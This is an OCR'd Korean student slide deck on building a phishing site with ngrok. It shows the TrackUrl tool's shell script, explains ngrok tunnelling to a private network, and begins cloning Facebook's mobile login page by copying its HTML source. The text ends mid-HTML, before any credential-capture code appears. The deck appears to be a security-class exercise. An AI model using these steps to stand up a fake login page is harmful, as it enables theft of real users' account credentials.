
Ngrok을 이용한 피싱사이트


1984001 강민석

➢ 목차

- 동기
- Ngrok 이란?
- 실습
- 배운 점




```
root@kali:~/TrackUrl# ls -al
합계 28928
drwxr-xr-x  3 root root     4096  4월  9 15:23 .
drwxr-xr-x 15 root root     4096  4월  9 15:23 ..
drwxr-xr-x  8 root root     4096  4월  9 15:09 .git
-rw-r--r--  1 root root       11  4월  9 15:09 README.md
-rwxrwxrwx  1 root root     2471  4월  9 15:23 TrackUrl.sh
-rwxrwxrwx  1 root root 13451810  4월  9 15:09 ngrok
-rw-r--r--  1 root root 16117632  4월  9 15:09 ngrok_64
-rw-r--r--  1 root root    27598  4월  9 15:09 skull.jpg
root@kali:~/TrackUrl#
```



```
#!/bin/bash

#64-bit
#xterm -e ./ngrok_64 http 80 & clear

#32-bit
xterm -e ./ngrok http 80 & clear


echo "
                  ------------------------------------------------------
            7      77 _  77 _  77    77  7 77  7 77 _  77  7
            !__  __!!    _!!  _  !!  ___!!  __!!  !  !!   _!!  !
              7  7  !  _ \ !  7  !! 7___!    !!  !  !!  _ \ !  !___
              !  !  !  7 !!  !  !!     7!  7 !!  !  !!  7 !!     7
              !__!  !__!__!!__!__!!_____!!__!__!!_____!!__!__!!_____!
                                                                      "

sleep 5
read -p '          URL: ' varurl
echo "<!DOCTYPE html>
<html>
   <head>
      <title>Z-HACKER</title>
      <style type=\"text/css\">
         body {
                                                        8,0-1        꼭대기
```

TrackURL 툴의 shell scrip를 보다가 Ngrok를 사용한 툴이라는걸 알게 되었고, Ngrok 의 역할을 알게 되었다. 이후 Ngrok 을 응용하여 피싱사이트를 만들었다.


Ngrok




기본적으로 공인망과 사설망이 IP 대역이 다르고, 보안상으로 공인망에서 사설망으로 데이터를 보낼 수 없지만 Ngrok이라는 툴은 공인망에서 사설망으로 통로를 열어 주는 역할을 한다.

실습


먼저 모바일 페이스북 사이트를 찾아 들어간다.


facebook
휴대폰 번호 또는 이메일 주소
비밀번호
로그인
또는
새 계정 만들기
비밀번호를 잊으셨나요? · 고객 센터

Ctrl+U 를 사용하여 HTML 코드를 확인 후 이를 전부 복사한다.



```
<!DOCTYPE html>
<html lang="ko" id="facebook" class="no_js">
<head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta_referrer" /><script>window._cstart=+new Date();</script><script>function envFlush(a){function
b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):(window.Env=window.Env||
{},b(window.Env))}envFlush({"ajaxpipe_token":"AXgncKEGufVSyU6I","timeslice_heartbeat_config":{"pollIntervalMs":33,"idleGapThresholdMs":60,"ignoredTimesliceNames":
{"requestAnimationFrame":true,"Event listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event listenHandler
scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice_categories":
{"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,"khsh":"0`sj`e`rm`s-0fdu^gshdoer-0gc^eurf-3gc^eurf;1;enbtldou;fduDmdldourCx0`ld-
2YLMluuqSdptdru;qsnunuxqd;rdoe-0unjdojnx-0unjdojnx0-0gdubi^rdbsdu0dv-0`sj`e`r-0q`xm`r-0StoRbs`qhof-
0mhoj^q`xm`r","stack_trace_limit":30,"deferred_stack_trace_rate":1000,"timesliceBufferSize":5000,"show_invariant_decoder":false,"isCQuick":false});</script><style></style>
<script>__DEV__=0;CavalryLogger=window.CavalryLogger||function(a)
{this.lid=a,this.transition=!1,this.metric_collected=!1,this.is_detailed_profiler=!1,this.instrumentation_started=!1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values=
{t_cstart:window._cstart},this.piggy_values={},this.bootloader_metrics={},this.resource_to_pagelet_mapping=
{},this.initializeInstrumentation&&this.initializeInstrumentation()},CavalryLogger.prototype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return
this},CavalryLogger.prototype.setTTIEvent=function(a){this.tti_event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?this.piggy_values:this.values;(typeof
d[a]=="undefined"||c)&&(d[a]=b);return this},CavalryLogger.prototype.getLastTtiValue=function(){return
this.lastTtiValue},CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?
e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue=e,this.setTimeStamp("t_tti",b));return this},CavalryLogger.prototype.mark=typeof
console=="object"&&console.timeStamp?function(a){console.timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;return
this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOffLogging=!1,CavalryLogger.getInstance=function(a){typeof a=="undefined"&&
(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
{if(CavalryLogger.id==0){var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return window.performance&&performance.timing&&performance.timing.navigationStart&&performance.now?
performance.now()+performance.timing.navigationStart:new Date().getTime()},CavalryLogger.prototype.measureResources=function(){},CavalryLogger.prototype.profileEarlyResources=function()
{},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){},CavalryLogger.start_js=function(){},CavalryLogger.done_js=function()
{};CavalryLogger.getInstance().setTTIEvent("t_domcontent");CavalryLogger.prototype.measureResources=function(a,b){if(!this.log_resources)return;var
c="bootload/"+a.name;if(this.bootloader_metrics[c]!==void 0||this.ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.bootloader_metrics||
(this.bootloader_metrics["start_"+c]=d);b&&!("tag_"+c in this.bootloader_metrics)&&(this.bootloader_metrics["tag_"+c]=b);if(a.type==="js")
{c="js_exec/"+a.name;this.ongoing_watch[c]=d}},CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a]){var b=CavalryLogger.now(),c=b-
this.ongoing_watch[a];this.bootloader_metrics[a]=c;var d=this.piggy_values;a.indexOf("bootload")===0&&(d.t_resource_download||(d.t_resource_download=0),d.resources_downloaded||
(d.resources_downloaded=0),d.t_resource_download+=c,d.resources_downloaded+=1,d["tag_"+a]=="_EF_"&&(d.t_pagelet_cssload_early_resources=b));delete this.ongoing_watch[a]}return
this},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a={};Object.values(window.CavalryLogger.instances).forEach(function(b)
{b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)});return a},CavalryLogger.start_js=function(a){for(var
b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){for(var
b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload/"+a[b])},CavalryLogger.prototype.profileEarlyResources=function(a){for(var
b=0;b<a.length;b++)this.measureResources({name:a[b][0],type:a[b]
[1]?"js":""},"_EF_")};CavalryLogger.getInstance().log_resources=true;CavalryLogger.getInstance().setIsDetailedProfiler(true);window.CavalryLogger&&CavalryLogger.getInstance().setTimeStamp("t
_start");</script><noscript><meta http-equiv="refresh" content="0; URL=/login/?_fb_noscript=1" /></noscript><title id="pageTitle">Facebook에 로그인 | Facebook</title><meta
property="og:site_name" content="Facebook" /><meta property="og:url" content="https://ko-kr.facebook.com/login/" /><meta property="og:locale" content="ko_KR" /><link rel="search"
type="application/opensearchdescription+xml" href="/osd.xml" title="Facebook" /><link rel="canonical" href="https://ko-kr.facebook.com/login/" /><link rel="alternate" media="only screen and
(max-width: 640px)" href="https://m.facebook.com/login/" /><link rel="alternate" media="handheld" href="https://m.facebook.com/login/" /><link rel="alternate" hreflang="x-default"
href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="ar" href="https://ar-
ar.facebook.com/login/" /><link rel="alternate" hreflang="bg" href="https://bg-bg.facebook.com/login/" /><link rel="alternate" hreflang="bs" href="https://bs-ba.facebook.com/login/" /><link
rel="alternate" hreflang="ca" href="https://ca-es.facebook.com/login/" /><link rel="alternate" hreflang="da" href="https://da-dk.facebook.com/login/" /><link rel="alternate" hreflang="el"
href="https://el-gr.facebook.com/login/" /><link rel="alternate" hreflang="es" href="https://es-la.facebook.com/login/" /><link rel="alternate" hreflang="es-es" href="https://es-
es.facebook.com/login/" /><link rel="alternate" hreflang="fa" href="https://fa-ir.facebook.com/login/" /><link rel="alternate" hreflang="fi" href="https://fi-fi.facebook.com/login/" /><link
rel="alternate" hreflang="fr" href="https://fr-fr.facebook.com/login/" /><link rel="alternate" hreflang="fr-ca" href="https://fr-ca.facebook.com/login/" /><link rel="alternate" hreflang="hi"
href="https://hi-in.facebook.com/login/" /><link rel="alternate" hreflang="hr" href="https://hr-hr.facebook.com/login/" /><link rel="alternate" hreflang="id" href="https://id-
id.facebook.com/login/" /><link rel="alternate" hreflang="it" href="https://it-it.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /><link
rel="alternate" hreflang="mk" href="https://mk-mk.facebook.com/login/" /><link rel="alternate" hreflang="ms" href="https://ms-my.facebook.com/login/" /><link rel="alternate" hreflang="pl"
